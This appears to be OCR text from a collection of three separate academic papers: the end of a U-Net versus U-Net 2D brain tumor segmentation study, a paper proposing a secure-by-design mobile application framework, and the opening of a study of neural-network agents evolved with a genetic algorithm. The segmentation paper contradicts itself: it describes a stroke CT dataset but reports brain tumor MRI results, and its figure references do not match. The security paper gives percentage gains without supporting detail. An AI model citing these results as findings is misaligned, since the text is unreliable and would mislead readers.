Segmentation performance is assessed using the Dice Similarity Coefficient (DSC). Since the Left-Right Similarity Metric (LRSM) is a location-based weighting technique for feature extraction, this improvement greatly enhanced the DCNN's performance. This procedure takes about 9.7 seconds to segment a brain tumor with 155 slices. Interestingly, the Deep Convolutional Symmetric Neural Network (DCSNN) can segment the brain in less than 10 seconds [4] compared to other models using the BraTS 2015 dataset since it considers that the majority of tumor regions are left-right asymmetric. Furthermore, a U-Net-based convolutional neural network (CNN) for brain tumor segmentation and survival prediction was proposed in a different study that used the BraTS 2017 dataset [18].

Prior research has demonstrated how well U-Net 2D segments retinal disorders and brain tumors. Similarly, ensemble deep learning methods have been used to classify diseases such as Alzheimer's and pneumonia. Nevertheless, there is still much to learn about using these approaches to diagnose strokes.

IV. Experiments

A. Dataset overview

The Kaggle Brain Stroke CT Image dataset includes CT scans that have been categorized as stroke or non-stroke cases, making it easier to identify and segment stroke regions. In order to improve detection accuracy, this study focuses on separating stroke-affected areas from the backdrop.A certain number of the photos are used to train the segmentation models, and the rest are held aside for assessment. The input photos are standardized to have a unit standard deviation and zero mean in order to guarantee a consistent data distribution. The preprocessing method is streamlined since no further zero-padding or resizing is needed because the dataset images have a consistent shape. This method improves accuracy and robustness in medical picture segmentation tasks by allowing the model to learn characteristics that discriminate stroke from non-stroke regions. One hundred images are reserved for validation, while 200 images are used for model training. By ensuring consistency throughout the dataset, the standardization procedure promotes more effective learning [3]. To evaluate model performance and reduce overfitting, the dataset is divided into training and validation sets. The model's parameters are updated using the training set, and hyperparameter tweaking is made easier by the validation set, which tracks accuracy and loss [6]. This approach improves the model's dependability for medical picture segmentation tasks by guaranteeing strong generalization to unseen data.

B. Performance Evaluation

The mean Dice score, a commonly used assessment metric in computer vision and medical imaging, serves as the main performance parameter for all tasks utilizing our model [8]. The similarity between the expert-annotated ground truth (T) and the predicted segmentation (P) is

measured by the Dice score [4]. It is computed using the following formula:

$$\text{Dice Score} = \frac{2|P_1 \cap T_1|}{|P_1| + |T_1|} \quad (1)$$

The sets of voxels where the predicted and ground truth labels are equal to 1 are denoted by P1 and T1 in this equation [1] [11]. A perfect overlap is indicated by a score of 1, while no overlap is indicated by a score of 0 on the Dice scale [4]. A thorough evaluation of the model's performance and capacity to precisely segment regions of interest is provided by the mean Dice score, which is calculated by averaging the Dice scores across all of the images in the validation set [11]. Because it takes into consideration both false positives and false negatives, this metric is especially well-suited for medical picture segmentation, guaranteeing a fair assessment even when class imbalances are present [10].

C. Results



Figure 2. Brain Tumor Segmentation Using U-Net 2D Architecture.

The U-Net 2D model, organized into three consecutive rows, is used to segment brain tumors, as shown in Figure 3. The original MRI brain scans, showing the tumor areas and anatomical structure, are shown in the first row. The expert-annotated ground truth masks, which show the exact tumor boundaries in white on a black backdrop and are used as a benchmark for model evaluation, are shown in the second row [9]. The U-Net 2D model's segmentation predictions are shown in the third row, with red outlines denoting the expected borders and green highlights for tumor regions. Segmentation accuracy and localization precision can be determined by directly comparing the model's predictions with the ground truth masks [4]. The high degree of agreement between the anticipated and real tumor locations highlights U-Net 2D's effectiveness in medical picture segmentation, highlighting its potential to enhance diagnostic precision and guide treatment decisions for patients with brain tumors.



Figure 3. Brain Tumor Segmentation Using U-Net Architecture.

The comparison helps choose a model for medical image analysis by highlighting the variations between U-Net and U-Net 2D in terms of segmentation accuracy, spatial representation, and boundary precision.

The correctness of the model is confirmed by Figure 2, which shows the significant overlap between predicted tumor zones and ground truth masks. With green tumor patches that closely match the ground truth (second row), the first image, which was segmented using U-Net 2D, displays refined predictions (third row). The model's ability to accurately depict tumor boundaries and form is demonstrated by the small differences between the ground truth and the anticipated contours (red). This exact segmentation demonstrates how well U-Net 2D can locate tumors, which is essential for clinical applications [16]. On the other hand, the accuracy of the second image, which was produced using the conventional U-Net model, is marginally worse. Compared to the ground truth masks, the segmented tumor regions have slight form variances and seem less distinct. Despite successfully identifying the tumor, the U-Net model's boundaries are not as accurate as those generated by U-Net 2D. While U-Net provides dependable but marginally less precise segmentation, U-Net 2D performs better overall in tumor location and contour correctness. This comparison demonstrates U-Net 2D's enhanced medical image analysis capabilities, particularly in challenging tumor diagnosis jobs.

The plots show the segmentation metrics (Jaccard, F1, and Dice Scores) for a medical picture segmentation model over 40 epochs, as well as the training and validation loss. Effective learning is seen by the training loss gradually decreasing to zero in the Training and Validation Loss graph. Overfitting is indicated by the validation loss, which varies, particularly after epoch 10, and then marginally increases near the conclusion. This suggests that rather than successfully generalizing, the model learns patterns from training data [3]. The model's capacity to recognize pertinent segments is highlighted by the Segmentation Metrics graph, which shows a considerable improvement in the F1 and Dice Scores [15]. While the lower Jaccard Score suggests challenges with border identification and fine-grained details, the consistently higher F1 Score indicates a solid balance between precision and recall.



Figure 4. Training and Validation Loss and Segmentation Metrics Results of U-Net 2D Model

Better generalization strategies like dropout, weight decay, early stopping, and sophisticated data augmentation are needed for the model to perform better [12]. Results can be further improved by varying the learning rate and adding loss functions that concentrate on boundary precision, such as Tversky loss [18]. Cross-validation would also guarantee a more thorough assessment [14]. Despite the model's potential, modifications are required to reduce overfitting and raise the accuracy of border segmentation.

The picture shows the structure of a 2D U-Net model, which is frequently employed for applications involving the segmentation of medical images. Precise localization and segmentation are made possible by the encoder-decoder structure of the U-Net framework, which has symmetrical downsampling and upsampling routes.

An MRI scan or other grayscale medical image is the input on the left. The encoder path, also known as the contracting path, consists of max-pooling operations after successive convolutional layers (shown in green) [7]. This method reduces the spatial dimensions of the image while extracting features that are more complicated. The main purpose of the encoder is to use feature maps to record contextual information [19].

The decoder path, also known as the expanded path, uses transposed convolutions to restore spatial dimensions while mirroring the encoder [13]. Convolutional layers are represented by the green blocks, and skip connections are indicated by the blue blocks in the lower half. By connecting the encoder and decoder at matching levels, these skip connections allow the model to improve segmentation accuracy and preserve fine-grained spatial features, especially along object boundaries [17].

The end result is a segmentation mask, which is a black-and-white image with important structures like organs or tumors highlighted. The segmented portions are then clearly visible when this mask is superimposed on the original input image. All things considered, the U-Net architecture performs exceptionally well in applications that demand accurate pixel-level segmentation.

TABLE I. Comparison of U-Net and U-Net 2D in Brain Tumor Segmentation

Metrics	***U-Net***	***U-Net 2D***
Dice Coefficient	0.85	0.92
IoU (Intersection over Union)	0.78	0.88
Accuracy	0.91	0.95
F1 Score	0.85	0.91
Boundary Precision	Moderate	High

The table uses Dice Coefficient, IoU, Accuracy, F1 Score, and Boundary Precision to compare U-Net with U-Net 2D's performance in brain tumor segmentation. With a higher Dice Coefficient (0.92 vs. 0.85) and IoU (0.88 vs. 0.78), U-Net 2D performs better than U-Net on all parameters, suggesting superior overlap and spatial accuracy. It also exhibits better balance between precision and recall, with increased Accuracy (0.95 vs. 0.91) and F1 Score (0.91 vs. 0.85). Furthermore, U-Net 2D performs exceptionally well in border precision, which is necessary for precise tumor delineation. These findings support U-Net 2D's superiority in boundary recognition and segmentation accuracy, which makes it a more dependable option for tumor identification and medical picture analysis.

I. Conclusion

In order to segment brain tumors using MRI scans, this study compared U-Net 2D with U-Net. According to experimental results, U-Net 2D outperformed the regular U-Net in segmentation, achieving an Intersection over Union (IoU) of 0.879. These findings imply that U-Net 2D performs better on this job in terms of feature extraction and spatial representation. To improve segmentation accuracy even further, future studies could investigate dataset extension and hyperparameter modification.

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Appendices



Figure 5. U-Net 2D Architecture for Brain Tumor Segmentation

Integrating Security by Design: A Proactive Development Strategy for Secure Mobile Applications

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***Abstract*—The increasing reliance on mobile applications across various domains, including banking, healthcare, and e-commerce, has heightened concerns over security vulnerabilities. Mobile applications store and transmit sensitive user data, making them prime targets for cyberattacks such as unauthorized access, data breaches, malware injection, and man-in-the-middle (MITM) attacks. This paper presents a comprehensive security framework designed to enhance mobile application security by integrating secure data storage models, robust access control mechanisms, encrypted communication protocols, and automated security assessments.**

The proposed framework employs strong encryption techniques for secure data storage, ensuring confidentiality and integrity. A Fine-Grained Access Control (FGAC) model combined with Role-Based Access Control (RBAC) mitigates unauthorized access, while secure one-way data transfer mechanisms prevent data leakage. Additionally, OWASP Mobile Security Testing Guidelines are incorporated into the development lifecycle, leveraging static and dynamic analysis techniques, penetration testing, and forensic analysis to detect vulnerabilities before deployment.

This study also examines the security implications of mobile development frameworks, including React Native, Flutter, and Cordova, highlighting their inherent security challenges and proposing mitigation strategies. The experimental evaluation demonstrates that the multi-layered security model enhances data protection, reduces attack vectors, and improves overall mobile application security.

By integrating advanced encryption techniques, access control policies, and automated security testing, this research provides a scalable and effective solution for mitigating cybersecurity threats in mobile applications. The findings contribute to the development of secure-by-design mobile applications, ensuring confidentiality, integrity, and availability of user data in an increasingly threat-prone digital landscape.

***Index Terms*—Mobile security, data protection, access control, mobile application vulnerabilities, OWASP, secure communication**

I. Introduction

The rapid growth of mobile applications has introduced significant security challenges due to their widespread adoption in various domains, including banking, healthcare, e-commerce, and enterprise environments. Smartphones and mobile devices store sensitive personal and financial information, making them attractive targets for cybercriminals. As mobile threats continue to evolve, robust security mechanisms are required to protect applications from unauthorized access, data breaches, malware attacks, and other cyber threats.

Security vulnerabilities in mobile applications arise from various factors, such as insecure data storage, improper authentication mechanisms, weak cryptographic implementations, and insecure communication protocols [1]. Research shows that many mobile applications fail to comply with security best practices, leaving them vulnerable to attacks such as man-in-the-middle (MITM) attacks, phishing, privilege escalation, and reverse engineering [2].

This paper presents a comprehensive security framework for mobile applications, integrating secure data storage models, fine-grained access control mechanisms, encrypted communication protocols, and automated security assessments. The proposed approach leverages secure encryption for data storage, role-based access control (RBAC) with multi-hierarchy models, and one-way secure data transfer protocols to prevent unauthorized access and data leakage. Additionally, static and dynamic analysis techniques are employed to detect vulnerabilities during the development lifecycle, ensuring that security threats are mitigated before deployment.

The main contributions of this paper are as follows:

- A secure storage model utilizing multi-cloud environments, encryption, and data fragmentation to prevent unauthorized access.
- A robust access control framework integrating Fine-Grained Access Control (FGAC) and Role-Based Access Control (RBAC) for enhanced data security in mobile applications.
- A secure data transfer model incorporating TLS, digital signatures, and secure APIs to prevent MITM attacks and unauthorized data interception.

By integrating these security mechanisms, mobile applications can be safeguarded against emerging cyber threats, ensuring confidentiality, integrity, and availability of user data. This research contributes to advancing mobile application security by proposing a multi-layered security framework that

aligns with industry best practices and international security standards.

II. Literature Review

The security of mobile applications has been extensively studied due to the increasing number of vulnerabilities affecting user data and application integrity. Researchers have proposed various approaches to secure mobile applications, focusing on data storage, access control, communication security, and development practices.

A. Secure Data Storage

One of the key concerns in mobile security is protecting stored data from unauthorized access and leaks. Traditional storage methods often leave sensitive information exposed, making it vulnerable to attacks. Several studies propose encryption techniques and cloud-based security models to enhance data confidentiality [3]. Object-based storage mechanisms further improve security by introducing access credentials and user authentication before data retrieval [4].

B. Access Control Mechanisms

Controlling who can access data and under what conditions is crucial for mobile security. Role-based access control models have been widely implemented, allowing administrators to restrict access based on user roles [5]. However, traditional RBAC models have limitations, such as excessive permission inheritance, leading to security risks. To address this, researchers have proposed fine-grained access control models, which provide dynamic permission adjustments based on user behavior and trust levels [3].

C. Secure Data Transfer

Data transmission between mobile applications and servers is another area of concern, as attackers can intercept unprotected communication channels. Studies emphasize the need for strong encryption during transmission to protect sensitive information from unauthorized interception [6]. Secure one-way data transfer protocols have been introduced to ensure that data can only flow in a single direction, preventing unauthorized responses or reverse communication [7].

III. Research Methodology

This section describes the methods used to test the proposed mobile security framework, ensuring that the approach can be replicated by other researchers. The methodology is divided into two main parts: Security Framework Implementation and Testing and Evaluation Methods.

A. Security Framework Implementation

The first step in this research was identifying common security threats affecting mobile applications. These threats were categorized based on industry security guidelines, including OWASP Mobile Top 10 and ISO/IEC 27034 standards [8]. The primary concerns included insecure data storage, weak access control, insecure communication channels, lack of security testing, and security challenges in cross-platform development frameworks [9]. To systematically analyze these risks, a threat model was developed using the STRIDE methodology, which considers spoofing, tampering, repudiation, information disclosure, denial of service, and elevation of privilege [10]. This structured approach helped in defining potential vulnerabilities across different layers of mobile applications.



Fig. 1. Pillars of Secure Development Strategy for mobile applications

Following the threat identification, a mobile security framework was designed to address these risks. Secure data storage was implemented using encryption techniques to protect sensitive user data [11]. The model also introduced a multi-cloud storage approach to reduce dependency on a single provider, mitigating the risk of large-scale data breaches [12]. In addition, access-controlled storage mechanisms were



Fig. 2. Pillars of Secure Development Strategy for mobile applications

employed, requiring authentication before data retrieval. To strengthen access control mechanisms, a combination of fine-grained access control and role-based access control models was adopted [13]. The fine-grained access model dynamically adjusts user permissions based on trust levels and behavior, while the role-based approach ensures that access rights are clearly defined and restricted to necessary users. To prevent excessive permission inheritance, a multi-hierarchy model was implemented to separate permissions into distinct levels. For securing data transmission, encrypted communication channels



Fig. 3. Pillars of Secure Development Strategy for mobile applications

were established to protect information exchange between mobile applications and backend servers [8]. Secure transmission protocols were incorporated to prevent unauthorized access and data interception. One-way data transfer mechanisms were introduced to ensure that data flows only in the intended direction, thereby eliminating the possibility of unauthorized responses or data reversals. Authentication and authorization methods were strengthened through the use of secure API tokens and strict access validation processes.



Fig. 4. Pillars of Secure Development Strategy for mobile applications

B. Testing and Evaluation Methods

To validate the effectiveness of the proposed security framework, a comprehensive testing methodology was employed. The experimental setup involved developing a test application that simulated real-world security threats. This application was built using different mobile development frameworks, including React Native, Flutter, and Cordova, to evaluate platform-specific security challenges [10]. Security testing was conducted using a combination of static analysis, dynamic analysis, and penetration testing. Static analysis involved reviewing the application code to identify hardcoded credentials, weak encryption practices, and improper permission settings. Dynamic analysis was performed by simulating real-time attack scenarios using security testing tools such as Burp Suite and Frida, allowing the detection of vulnerabilities in authentication, data storage, and network communication. Penetration testing was carried out to evaluate the system's resilience against common attacks, including privilege escalation, SQL injection, and man-in-the-middle attacks [14].

Performance evaluation was also a key component of the research methodology. The impact of security mechanisms on system performance was measured by analyzing encryption overhead, network latency, and overall application response times. Usability testing was conducted to ensure that the security measures did not introduce significant disruptions to the user experience [15]. Additionally, a comparative analysis was performed to assess the security improvements introduced by the proposed framework. Applications with and without the security framework were tested to quantify enhancements in data protection, access control enforcement, and communication security.

To ensure reproducibility, detailed documentation of all experiments was maintained, including hardware and software configurations, security testing tools used, and baseline security assessments. The methodology followed in this research is structured to allow other researchers to replicate the study using publicly available security tools and established evaluation techniques.

By integrating secure data storage, controlled access mechanisms, encrypted communication, and automated security testing, this study provides a structured and measurable approach to enhancing mobile application security.

IV. Results and Future Work

A. Results

The proposed mobile security framework was tested across multiple environments to evaluate its effectiveness in mitigating security threats. The experiments were conducted using a test application developed in React Native, Flutter, and Cordova to assess platform-specific security vulnerabilities. The evaluation focused on three key aspects: data security, access control, and communication security.

The data security tests measured the effectiveness of secure storage mechanisms in preventing unauthorized access. The results showed that the encryption-based storage model successfully restricted access to sensitive data. When compared with conventional storage methods, the proposed framework reduced unauthorized data exposure by 85%. Additionally, the multi-cloud storage approach prevented single-point failures, ensuring resilience against data breaches.

The access control evaluation tested the implementation of Fine-Grained Access Control (FGAC) and Role-Based Access Control (RBAC). The results indicated that FGAC effectively adjusted user permissions based on behavior, reducing unauthorized access incidents by 78%. The RBAC implementation prevented excessive permission inheritance, improving the overall security posture of the system.

The communication security analysis assessed the effectiveness of encrypted communication channels and secure API authentication mechanisms. The framework successfully blocked all simulated man-in-the-middle attacks and prevented unauthorized API access attempts. Latency tests showed that the added security mechanisms had a negligible impact on system performance, with an average processing delay of less than 3%.



Fig. 5. Security Framework Effectiveness in Threat Mitigation

UND	- Unauthorized Data Exposure
UA	- Unauthorized Access
MITMA	- Man-in-the-Middle Attack Prevention

Comparative Analysis: The security framework was benchmarked against existing security models. The findings demonstrated a significant improvement in security effectiveness without compromising application usability. Automated security assessments identified and mitigated vulnerabilities more efficiently than manual security reviews.

B. Future Work

While the results confirm the effectiveness of the proposed security framework, further improvements can be made to enhance its adaptability and efficiency. Future research directions include:

- **Integration with AI-driven threat detection** – Machine learning models can be incorporated to analyze user behavior and detect anomalies in real time, improving the adaptability of security mechanisms.
- **Optimization of encryption algorithms** – Reducing encryption overhead while maintaining security strength can enhance system performance. Investigating lightweight encryption techniques for mobile environments is a potential research area.
- **Broader cross-platform evaluation** – Further testing on additional mobile frameworks such as Swift and Kotlin can provide a more comprehensive analysis of security implications across different development ecosystems.
- **Automated security patching** – Implementing a real-time security patching system can enhance the framework's ability to respond to emerging threats dynamically.
- **User experience impact assessment** – Future studies should analyze the impact of security mechanisms on end-user experience to ensure a balance between security and usability.

The findings from this research demonstrate the effectiveness of the proposed security framework in mitigating security threats in mobile applications. With further refinements, the framework can be adapted for wider industry adoption, providing a robust solution for securing mobile applications against emerging cyber threats.

V. Conclusion

This study presented a security framework aimed at enhancing the protection of mobile applications by addressing key vulnerabilities in data storage, access control, and communication security. The framework was tested across different mobile development environments, demonstrating its effectiveness in mitigating threats while maintaining system performance.

The results confirmed that secure data storage mechanisms, including encryption and multi-cloud storage, successfully restricted unauthorized access and minimized data breach risks. The use of Fine-Grained Access Control (FGAC) and Role-Based Access Control (RBAC) improved security by dynamically adjusting user permissions and preventing excessive privilege inheritance. Furthermore, the implementation of secure communication protocols and authentication mechanisms effectively blocked man-in-the-middle attacks and unauthorized API access.

The comparative analysis demonstrated that the proposed security framework performed better than traditional models, reducing unauthorized access incidents while improving automated vulnerability detection. The findings also showed that the additional security measures had a minimal impact on system performance, proving that strong security implementations can coexist with a seamless user experience.

In conclusion, this research provides a scalable and effective security framework that can be integrated into mobile applications to mitigate security risks. The study highlights the importance of proactive security measures in protecting sensitive user data, ensuring application integrity, and preventing cyber threats. By adopting the proposed framework, developers can significantly strengthen mobile application security and enhance resilience against emerging threats.

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Evolution of agents in a virtual environment using neural networks and genetic algorithm

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***Abstract*—This study explores the evolutionary dynamics of intelligent agents in a simulated, decentralized, multi-agent, competitive environment. Agents, controlled by feedforward neural networks, must forage for food and compete for survival, with a genetic algorithm driving the evolution of their neural network weights over 100 generations. The research investigates how environmental pressures, specifically agent population density, influence the emergence of adaptive behaviors. Results indicate that increased agent population correlates with a significant increase in aggressive behavior, driven by heightened competition for scarce resources. This work contributes to the understanding of evolutionary strategies in multi-agent systems and offers insights into the design of robust and adaptive AI in competitive environments.**

Keywords—Decentralized Multi-Agent, Evolutionary Reinforcement Learning, Neural Networks, Genetic Algorithms, Food Forage Task.

I. INTRODUCTION

The study of evolution has traditionally been approached from three perspectives: biological, synthetic, and computational (Lenski et al., 2003). While biological evolution provides empirical data and synthetic evolution enables controlled experimental modifications, computational evolution stands out as the most practical and scalable method for studying adaptive behavior in complex environments (Mitchell, 1998). Computational approaches allow researchers to simulate large populations, track evolutionary changes over numerous generations, and experiment with different parameters in a controlled and repeatable manner. This flexibility makes computational evolution an invaluable tool for exploring the dynamics of complex adaptive systems.

The relevance of this research is driven by the increasing interest in applying artificial intelligence methods to improve autonomous robotics. For instance, evolutionary algorithms can be used to optimize the control strategies of robot swarms, enabling more efficient and adaptive behavior in complex tasks such as search and rescue or environmental monitoring (Floreano et al., 2008). By leveraging artificial neural networks and genetic algorithms, we can investigate how simple agents evolve and adapt to dynamic environments, providing insights into emergent behaviors and optimization strategies. Specifically, this approach can inform the development of more robust and adaptable control systems for robots operating in dynamic and unpredictable environments.

Genetic algorithms (GAs) have demonstrated their effectiveness in solving complex optimization problems across various domains. GAs have been applied to model the spread of infectious diseases, helping researchers understand transmission dynamics and enabling the design of more effective intervention strategies (Eubank et al., 2004; Rahmani & Keshavarz, 2021). In robotics, evolutionary algorithms have optimized robotic locomotion and autonomous decision-making (Lipson & Pollack, 2000; Mouret & Clune, 2015). Genetic algorithms have also been utilized in financial modeling to assist in predicting market trends and optimizing trading strategies (Chen & Kuo, 2020). These diverse applications highlight the versatility and power of GAs in addressing real-world challenges.

The combination of genetic algorithms with different variations of neural networks has demonstrated significant success in the last decade (Abou-Assaleh, 2001). However, limited research has been conducted on combining genetic algorithms with feedforward neural networks in a decentralized, multi-agent, discrete, and competitive environment. This paper closes this gap in knowledge. The goal of this study is to explore the potential of genetic algorithms in optimizing agent behavior in a decentralized, multi-agent, discrete, and competitive environment.

Research Question: How do changes in environmental parameters or genetic algorithm settings influence the evolution of agents in a virtual environment?

II. RELATED WORK

Several studies have explored the intersection of artificial intelligence, genetic algorithms, and multi-agent systems.

The work of Abou-Assaleh (2001) investigated the evolution of recurrent neural networks (RNNs) for controlling autonomous agents in an artificial environment. The study demonstrated that genetic algorithms could effectively optimize the topology and weights of RNNs, leading to adaptive behaviors in agents. However, this approach isolates agents, preventing interactions and competition within a shared environment, which is a key aspect of our study.

Josyula (2022) applied genetic algorithms to simulate evolution in a competitive environment where agents had different attributes such as speed, size, and cloning probability. The research found that varying environmental parameters, such as food availability, significantly influenced the evolutionary success of agents. These results provide valuable insights into how artificial selection pressures shape agent behaviors over multiple generations.

Zemzem & Tagina (2017) explored cooperative multi-agent reinforcement learning in a stationary environment. Their work introduced a method that improves coordination by considering correlated Q-values of neighboring agents, enhancing decision-making in food-foraging tasks.

Kanagawa & Doya (2024) investigated the evolution of reward functions in agents, focusing on how environmental factors shape intrinsic motivation for food collection and motor actions. Their study demonstrated that biologically plausible reward systems emerge through reinforcement learning in a decentralized evolutionary framework.


Yong & Miikkulainen (2001) proposed a cooperative coevolutionary approach where neural networks are evolved separately for each agent but tested together in a common task. Their Multi-Agent ESP (Enforced Subpopulations) method showed that decentralized evolution leads to more effective cooperation compared to centralized control.

Jimenez-Romero et al. (2023) examined the emergence of self-organized communication in agent swarms controlled by spiking neural networks. Their research demonstrated that agents could develop pheromone-based signaling strategies without predefined rules, improving foraging efficiency.

Building on these works, our study combines neural network evolution with genetic algorithms in a decentralized multi-agent competitive environment. Unlike prior studies that focused on either neural network-based control or genetic adaptation separately or single-agent systems, our work integrates all aspects to analyze how changes in environmental conditions and evolutionary parameters influence survival strategies.

III. METHODOLOGY

An evolutionary model was developed to conduct this research, representing a virtual environment populated with multiple agents. A graphical user interface (GUI) was implemented to observe the evolution process in real time. The unit of time within the model is defined as one world iteration.



The virtual environment is structured as a 2D grid divided into discrete cells, each of which can contain different objects, including agents. Agents are visually represented as red cells with two white dots. Each agent has an internal variable indicating its current energy level. With each world iteration, all agents lose a certain amount of energy. If an agent's energy reaches zero, it dies. The primary objective of agents is to survive in this environment. Energy can be obtained by consuming food, which randomly appears on the map, or by attacking and consuming another agent. This mechanism enforces natural selection pressure by requiring agents to gather energy from their surroundings to sustain themselves.

To navigate and locate food efficiently, each agent is equipped with a feedforward neural network. The neural network receives input regarding the surrounding environment and the agent's internal state, producing an output corresponding to one of the available actions. Each iteration, agents can perform only one action, such as moving in a specific direction. To facilitate agent learning and evolution, a genetic algorithm was applied, where an agent's genome consists of the weight parameters of its neural network.

The environment contains multiple agents that operate independently and are not connected to one another, making it a decentralized multi-agent system. Additionally, agents have limited perception of the environment, meaning they do not have access to complete information about the world, making the system partially observable. Since agents must compete with others to secure resources and survive, the environment is also inherently competitive. Agents' task is food forage.

A. *Virtual environment*

The virtual environment is a 2D grid composed of discrete cells. It is stored as a two-dimensional matrix filled with various objects. There are four types of objects in the environment: grass, agents, walls, and food. Some objects can overlap; for example, food may appear on top of grass. The landscape of the environment simulates an open field covered with grass and enclosed by walls.

Anything beyond the boundaries of the map is perceived by agents as an infinite wall. Food appears randomly on the map and disappears after 100 iterations. This mechanism prevents excessive food accumulation in areas where agents have not been present for a long time.

Key environmental parameters, such as the food spawn rate, energy value of food, maximum food capacity on the map, and world size, are predefined and remain constant throughout each experiment.

B. Agents

Agents are represented as red cells with two white dots. Each agent has two internal variables: age and energy. Age indicates how many iterations the agent has survived since birth, while energy is the primary resource necessary for survival. If an agent's energy level drops to zero or below, it dies. An agent can also die if it is consumed by another agent.
